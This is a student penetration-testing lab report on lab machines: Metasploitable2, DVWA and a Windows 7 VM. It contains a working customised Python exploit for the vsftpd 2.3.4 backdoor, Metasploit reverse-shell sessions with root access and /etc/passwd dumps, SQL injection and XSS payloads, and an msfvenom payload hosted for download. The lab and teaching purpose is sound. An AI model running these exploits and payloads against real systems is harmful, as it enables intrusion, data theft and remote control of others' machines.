



Full VAPT Cycle

Organization – CyArt

Submitted by – Sachin VAPT Intern

Submitted to – (CyArt Team)

Date – 21MAY,2026



Chained Exploitation on Web Server

1. Executive Summary

A Vulnerability Assessment and Penetration Testing (VAPT) assessment was performed on the Metasploitable2 target machine hosted within the internal lab network. The assessment focused on identifying vulnerable services, validating exploitation possibilities, and demonstrating remote command execution through publicly available exploits.

During the assessment, the VSFTPD 2.3.4 service running on port 21 was identified as vulnerable to CVE-2011-2523 Backdoor Command Execution. Successful exploitation resulted in remote shell access and root-level Meterpreter access on the target system.

Additionally, a Python-based Proof of Concept (PoC) exploit from Exploit-DB was customized and tested successfully as part of the task requirements.

2. Scope of Assessment

Item	Details
Target Machine	Metasploitable2
Target IP	192.168.47.141
Attacker Machine	Kali Linux
Assessment Type	Internal Network VAPT
Tools Used	Nmap, Metasploit Framework, Python, Exploit-DB

3. Objective

The objective of this assessment was:

Perform host discovery and service enumeration.

Identify vulnerable services.

Exploit vulnerable services using Metasploit.

Customize a Python PoC exploit from Exploit-DB.

Obtain remote shell access.

Document findings and remediation.

4. Host Discovery and Connectivity Verification

The target host was first identified and connectivity was verified using ICMP ping requests.

Commands Used

ping 192.168.47.141



Result:-The target host responded successfully, confirming network reachability.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.47.141  Bcast:192.168.47.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe8a:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4321 (4.2 KB)  TX bytes:6868 (6.7 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$ _
```

Ping connectivity verification

```
(thunder@kali)-[~]
$ ping 192.168.47.141
PING 192.168.47.141 (192.168.47.141) 56(84) bytes of data:
64 bytes from 192.168.47.141: icmp_seq=1 ttl=64 time=1.15 ms
64 bytes from 192.168.47.141: icmp_seq=2 ttl=64 time=0.329 ms
64 bytes from 192.168.47.141: icmp_seq=3 ttl=64 time=0.364 ms
64 bytes from 192.168.47.141: icmp_seq=4 ttl=64 time=0.445 ms
^C
--- 192.168.47.141 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/ave/max/mdev = 0.329/0.572/1.153/0.337 ms
```

5. Service Enumeration

Nmap service version detection scan was performed against the target host.

Command Used

```
nmap -sV 192.168.47.141
```

Result

The following critical services were identified:

Port	Service	Version
21	FTP	vsftpd 2.3.4
22	SSH	OpenSSH 4.7p1
80	HTTP	Apache 2.2.8
3306	MySQL	MySQL 5.0.51a
6667	IRC	UnrealIRCd

The FTP service running VSFTPD 2.3.4 was identified as vulnerable to CVE-2011-2523.

Nmap service enumeration scan



```
(thunder@kali)-[~]
$ nmap -sV 192.168.47.141
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-20 00:56 -0400
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 00:56 (0:00:07 remaining)
Nmap scan report for 192.168.47.141
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
```

6. Vulnerability Identification

The VSFTPD 2.3.4 service contains a malicious backdoor vulnerability tracked as CVE-2011-2523. Attackers can exploit this vulnerability to gain unauthorized shell access.

Vulnerability Details

Field	Value
Vulnerability	VSFTPD 2.3.4 Backdoor Command Execution
CVE	CVE-2011-2523
Severity	Critical
Attack Type	Remote Command Execution
Authentication Required	No

7. Exploitation Using Metasploit

The Metasploit Framework was used to exploit the vulnerable VSFTPD service.

Module Used

exploit/unix/ftp/vsftpd_234_backdoor

Exploitation Steps

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.47.141
set LHOST 192.168.47.135
run
```

Result:-The exploit executed successfully and established a Meterpreter session with root privileges.

Post Exploitation Commands

sysinfo

getuid

pwd

ls

cat /etc/passwd

ifconfig

```

=====
# Name                               Disclosure Date Rank Check Description
# ---                               -
0 auxiliary/dos/ftp/vsftpd_232       2011-02-03      normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent Yes VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.47.141
RHOSTS => 192.168.47.141
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.47.141:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
----
RHOSTS 192.168.47.141 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

```

Metasploit module search and configuration

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.47.135
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
RHOSTS => 192.168.47.135
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.47.141:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.47.135
LHOST => 192.168.47.135
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.47.135:4444
[*] 192.168.47.141:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.47.135:4444 -> 192.168.47.141:58751) at 2026-05-20 01:04:08 -0400

meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter >

```

Successful Meterpreter session and getuid output

```

meterpreter > ifconfig

Interface 1
-----
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
Flags : UP,LOOPBACK
IP Address : 127.0.0.1
IPv6 Address : ::1
IPv6 Netmask : ::ffff:ffff:ffff:ffff

Interface 2
-----
Name : eth0
Hardware MAC : 00:0c:29:fa:cd:2a
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IP Address : 192.168.47.141
IPv6 Address : 2001::2001::fa:cd:2a
IPv6 Netmask : ::ffff:ffff:ffff:ffff

Interface 3
-----
Name : eth1
Hardware MAC : 00:0c:29:fa:cd:34
MTU : 1500
Flags : BROADCAST,MULTICAST

```

Network interface information from Meterpreter



File system enumeration and /etc/passwd access

```
meterpreter > pwd
/
meterpreter > ls
Listing: /
=====
```

Mode	Size	Type	Last modified	Name
100700/rwx-----	1188612	fil	2026-05-20 01:04:16 -0400	aGipoUYPN
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:33 -0400	bin
040755/rwxr-xr-x	1024	dir	2012-05-13 23:36:28 -0400	boot
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040755/rwxr-xr-x	13820	dir	2026-05-20 00:43:53 -0400	dev
040755/rwxr-xr-x	4096	dir	2026-05-20 01:08:12 -0400	etc
040755/rwxr-xr-x	4096	dir	2010-04-16 02:16:02 -0400	home
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:40 -0400	initrd
100644/rw-r--r--	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:22 -0400	lib
040700/rwx-----	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:52 -0400	media
040755/rwxr-xr-x	4096	dir	2010-04-28 16:16:56 -0400	mnt
100600/rw-----	5821	fil	2026-05-20 00:44:01 -0400	nohup.out
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:39 -0400	opt
040555/r-xr-xr-x	0	dir	2026-05-20 00:43:29 -0400	proc
040755/rwxr-xr-x	4096	dir	2026-05-20 00:44:01 -0400	root
040755/rwxr-xr-x	4096	dir	2012-05-13 21:54:53 -0400	sbin
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:38 -0400	srv
040755/rwxr-xr-x	0	dir	2026-05-20 00:43:30 -0400	sys
041777/rwxrwxrwx	4096	dir	2026-05-20 00:44:07 -0400	tmp
040755/rwxr-xr-x	4096	dir	2010-04-28 00:06:37 -0400	usr
040755/rwxr-xr-x	4096	dir	2010-03-17 10:08:23 -0400	var
100644/rw-r--r--	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
```

8. Python PoC Customization (Exploit-DB)

A Python Proof of Concept exploit from Exploit-DB was downloaded and customized as part of the



Advanced Exploitation Lab task.

Exploit Information

Field	Value
Exploit Source	Exploit-DB
Vulnerability	VSFTPD 2.3.4 Backdoor
CVE	CVE-2011-2523
Language	Python

Customization Performed

The original exploit script was modified to:

Improve output readability.

Add automated command execution.

Add status messages for each exploitation stage.

Add interactive shell handling.

Improve shell connection reliability.

Customized Commands Included

whoami

id

uname -a

```
#!/usr/bin/python2
from telnetlib import Telnet
import socket
import time

print("\n\n")
print(" VSFTPD 2.3.4 Backdoor Exploit")
print(" Educational Lab Use Only")
print("\n\n")

target = raw_input("Enter Target IP: ")

try:
    print("[*] Connecting to FTP Service...")

    tn = Telnet(target, 21)

    banner = tn.read_until("vsftpd", 5)
    print("[*] FTP Banner Received:")
    print(banner)

    # Trigger backdoor
    tn.write("USER test:\n")
    print("[*] Username Payload Sent")

    tn.write("PASS test\n")
    print("[*] Password Payload Sent")

    time.sleep(2)

    print("[*] Triggering Backdoor Shell...")

    shell = Telnet(target, 6200)

    print("[*] SUCCESS: Shell opened!")
    print("[*] Running Commands...\n")

    # Command 1
    shell.write("whoami\n")
    time.sleep(1)
    print(shell.read_very_eager())

    # Command 2
    shell.write("id\n")
    time.sleep(1)
    print(shell.read_very_eager())

    # Command 3
    shell.write("uname -a\n")
    time.sleep(1)
    print(shell.read_very_eager())

    print("[*] Interactive Shell Started")
    print("[*] Type commands below")
    print("[*] Type 'exit' to quit\n")

    shell.interact()

except socket.error:
```

Customized Python exploit code



```
Linux kali ~# python custom.py
=====
VSFTPD 2.3.4 Backdoor Exploit
Educational Lab Use Only
=====
Enter Target IP: 192.168.47.141

[*] Connecting to FTP Service...
[*] FTP Banner Received:
220 (vsftpd)
[*] Username Payload Sent
[*] Password Payload Sent
[*] Triggering Backdoor Shell...

[*] SUCCESS: Shell Opened!
[*] Running Commands...

[*] Interactive Shell Started
[*] Type commands below
[*] Type 'exit' to quit
```

Python exploit execution output

9. Exploitation Summary Table

Exploit ID	Description	Target IP	Status	Payload
004	VSFTPD 2.3.4 Backdoor RCE	192.168.47.141	Success	Meterpreter
005	Customized Python PoC Exploit	192.168.47.141	Success	Interactive Shell

10. Impact Assessment

Successful exploitation allowed:

Remote command execution

Unauthorized shell access

Root privilege access

File system enumeration

Sensitive file disclosure

Potential persistence and lateral movement

Risk Level: Critical

11. Findings

Finding 1: VSFTPD 2.3.4 Backdoor Vulnerability

Field	Details
CVE	CVE-2011-2523
Severity	Critical
Affected Service	FTP
Port	21
Description	VSFTPD 2.3.4 contains a malicious backdoor allowing remote attackers to execute arbitrary commands.
Impact	Remote root shell access
Exploitation Status	Successfully Exploited

12. Remediation



The following remediation steps are recommended:

1. Upgrade VSFTPD to the latest secure version.
2. Remove vulnerable and unsupported services.
3. Restrict unnecessary network exposure.
4. Implement firewall filtering for FTP access.
5. Monitor suspicious authentication attempts.
6. Disable anonymous or insecure FTP configurations.
7. Perform regular vulnerability scanning and patch management.

13. Escalation Email

Subject: Critical Vulnerability Identified on Web Server

Dear Security Team,

During the internal VAPT assessment, a critical Remote Command Execution vulnerability was identified on the server hosting VSFTPD 2.3.4 at IP address 192.168.47.141.

The vulnerability (CVE-2011-2523) allowed successful unauthorized shell access and root-level compromise through publicly available exploits. Both Metasploit and a customized Python Proof of Concept exploit were able to successfully exploit the service.

Immediate remediation is recommended, including upgrading the vulnerable FTP service, restricting external access, and performing a complete security review of the affected host.

Please prioritize this issue due to the high risk of unauthorized system compromise.

Regards, VAPT Analyst

14. Conclusion

The VAPT assessment successfully demonstrated exploitation of the vulnerable VSFTPD 2.3.4 service running on the Metasploitable2 target machine. Using both Metasploit and a customized Python PoC exploit, remote shell access and root-level compromise were achieved.

The assessment highlights the importance of patch management, secure service configuration, and continuous vulnerability monitoring within enterprise environments.



Web Application Testing Lab Report

Objective

Perform vulnerability assessment and penetration testing on DVWA (Damn Vulnerable Web Application) using:

sqlmap

Burp Suite

OWASP ZAP

1. Test Environment


Component	Details
Target Application	DVWA
Target IP	192.168.47.141
Security Level	Low
Testing Machine	Kali Linux
Tools Used	sqlmap, Burp Suite, OWASP ZAP

2. Vulnerability Findings

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://192.168.47.141/dvwa/vulnerabilities/sqli/
002	Reflected XSS	Medium	http://192.168.47.141/dvwa/vulnerabilities/xss_r/
003	Missing Security	Medium	Detected by OWASP ZAP
004	Cookie Without Http	Medium	Detected by OWASP ZAP
005	Directory Browsing	Medium	Detected by OWASP ZAP

3. DVWA Security Configuration

DVWA security level was configured to LOW for vulnerability testing purposes.



4. SQL Injection Testing

Manual SQL Injection

The application was tested manually using the payload:

'OR'1='1

The payload successfully bypassed input validation and displayed multiple database records, confirming SQL Injection vulnerability.



Result

Multiple user records disclosed

Authentication/input validation weakness identified

Severity ----Critical

Vulnerability: SQL Injection

User ID:

ID: 1'OR'1'='1
First name: admin
Surname: admin

ID: 1'OR'1'='1
First name: Gordon
Surname: Brown

ID: 1'OR'1'='1
First name: Hack
Surname: Me

ID: 1'OR'1'='1
First name: Pablo
Surname: Picasso

ID: 1'OR'1'='1
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

5. SQLMap Testing

Automated SQL Injection testing was performed using sqlmap.

Command Used

```
sqlmap -u "http://192.168.47.141/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="security=low; PHPSESSID=d211bdf4ed3c3f6fed84f6f99656782" --dbs
```

Findings

sqlmap successfully identified:

Boolean-based Blind SQL Injection

Error-based SQL Injection

Time-based Blind SQL Injection

UNION Query Injection



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

192.168.47.141

1

OK

Username: admin

[View Source](#) [View Headers](#)

7. Burp Suite Manual Testing

Burp Suite Repeater was used to intercept and modify HTTP requests.

Observations

XSS payload visible inside request

Application reflected unsanitized input

HTTP request/response manually analyzed

Severity-----Medium

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%29%3C%2Fscript%3E
2 HTTP/1.1
3 Host: 192.168.47.141
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
5 Firefox/140.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: http://192.168.47.141/dvwa/vulnerabilities/xss_r/
10 Connection: keep-alive
11 Cookie: security=low; PHPSESSID=d211bdf4ed3c3f6fed84fef99656782
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
```

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 20 May 2026 07:19:42 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2009 12:00:00 GMT
8 Keep-Alive: timeout=15, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html; charset=utf-8
11 Content-Length: 4359
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
15 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
16 <html xmlns="http://www.w3.org/1999/xhtml">
17
```

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 2

Request headers 10

Response headers 10

8. OWASP ZAP Scan

OWASP ZAP automated scan detected multiple issues including:

Remote Code Execution

Source Code Disclosure

Missing CSRF Tokens

Missing CSP Header

Directory Browsing

Cookie Without HttpOnly Flag

Missing Anti-Clickjacking Header

Missing X-Content-Type-Options Header



Severity

Medium to High

9. Recommendations

SQL Injection

Use parameterized queries
Implement prepared statements
Validate user inputs

XSS

Sanitize user input
Encode output properly
Use Content Security Policy (CSP)

Security Headers

Enable CSP headers
Enable HttpOnly and Secure cookie flags
Configure X-Frame-Options

10. Conclusion

The DVWA application contained multiple OWASP Top 10 vulnerabilities including SQL Injection and Reflected XSS. Automated and manual testing using sqlmap, Burp Suite, and OWASP ZAP successfully identified critical weaknesses in input validation, session handling, and security header configuration.

Summary

A vulnerability assessment was conducted on DVWA using sqlmap, Burp Suite, and OWASP ZAP. Critical SQL Injection and Reflected XSS vulnerabilities were identified. Automated and manual testing revealed improper input validation, weak session security, and missing security headers. Recommendations were provided to mitigate the identified vulnerabilities successfully.



Post-Exploitation and Evidence Collection

Objective

The objective of this task was to perform post-exploitation activities on the target Windows 7 machine after successful exploitation. Meterpreter was used to establish a reverse shell connection, gather system information, and collect evidence. Wireshark was used to capture network traffic for forensic analysis and documentation.

Tools Used

Kali Linux
Metasploit Framework
Meterpreter
Wireshark
Python HTTP Server
Windows 7 Virtual Machine

Step 1: Identifying Target IP Address


The target machine IP address was identified using the ipconfig command on the Windows 7 system.

Command Used

Ipconfig

Output

The target machine IP address was identified as:
192.168.47.138



Step 2: Selecting AlwaysInstallElevated Exploit Module

The Metasploit module exploit/windows/local/always_install_elevated was selected to perform privilege escalation and establish a Meterpreter reverse shell.

Commands Used

search always_install_elevated
use 0
show options



```

0 exploit/windows/local/always_install_elevated 2010-03-18 excellent Yes Windows AlwaysInstallElevated MSI

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/always_install_elevated

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/always_install_elevated) > show options

Module options (exploit/windows/local/always_install_elevated):

  Name      Current Setting  Required  Description
  ----      -
SESSION     yes             The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.47.135  yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows

```

Step 3: Configuring Reverse TCP Handler

The Metasploit multi/handler was configured with the attacker IP address and listening port to receive the reverse connection.

Commands Used

```

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.47.135
set LPORT 4444
run

```

```

View the full module info with the info, or info -d command.

msf exploit(windows/local/always_install_elevated) > sessions

Active sessions
=====

No active sessions.

msf exploit(windows/local/always_install_elevated) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOSTS 192.168.47.135
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.47.135
msf exploit(multi/handler) > set LHOST 192.168.47.135
LHOST => 192.168.47.135
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.47.135:4444

```

Step 4: Generating Meterpreter Payload

A malicious executable payload was generated using msfvenom.

Command Used

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.47.135 LPORT=4444 -f exe -o shell.exe
```

Output

The payload file shell.exe was successfully created.

```

thunder@kali: ~
thunder@kali: ~
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.47.135 LPORT=4444 -f exe -o shell.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

thunder@kali: ~
$ ls
49757.py  custom_py  Desktop  Documents  Downloads  Music  Pictures  Projects  Public  shell.exe  Templates  Videos  vsftpd_exploit.py

```



Step 5: Hosting Payload File on HTTP Server

A Python HTTP server was started on port 8080 to host the payload file for download.

Command Used

```
python3 -m http.server 8080
```

Output

The target machine successfully requested the payload file using HTTP GET requests.

```
(thunder@kali)~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.47.138 - - [20/May/2026 05:23:15] "GET /shell.exe HTTP/1.1" 200 -
192.168.47.138 - - [20/May/2026 05:23:15] "GET /shell.exe HTTP/1.1" 200 -
```

Step 6: Downloading Payload on Victim Machine

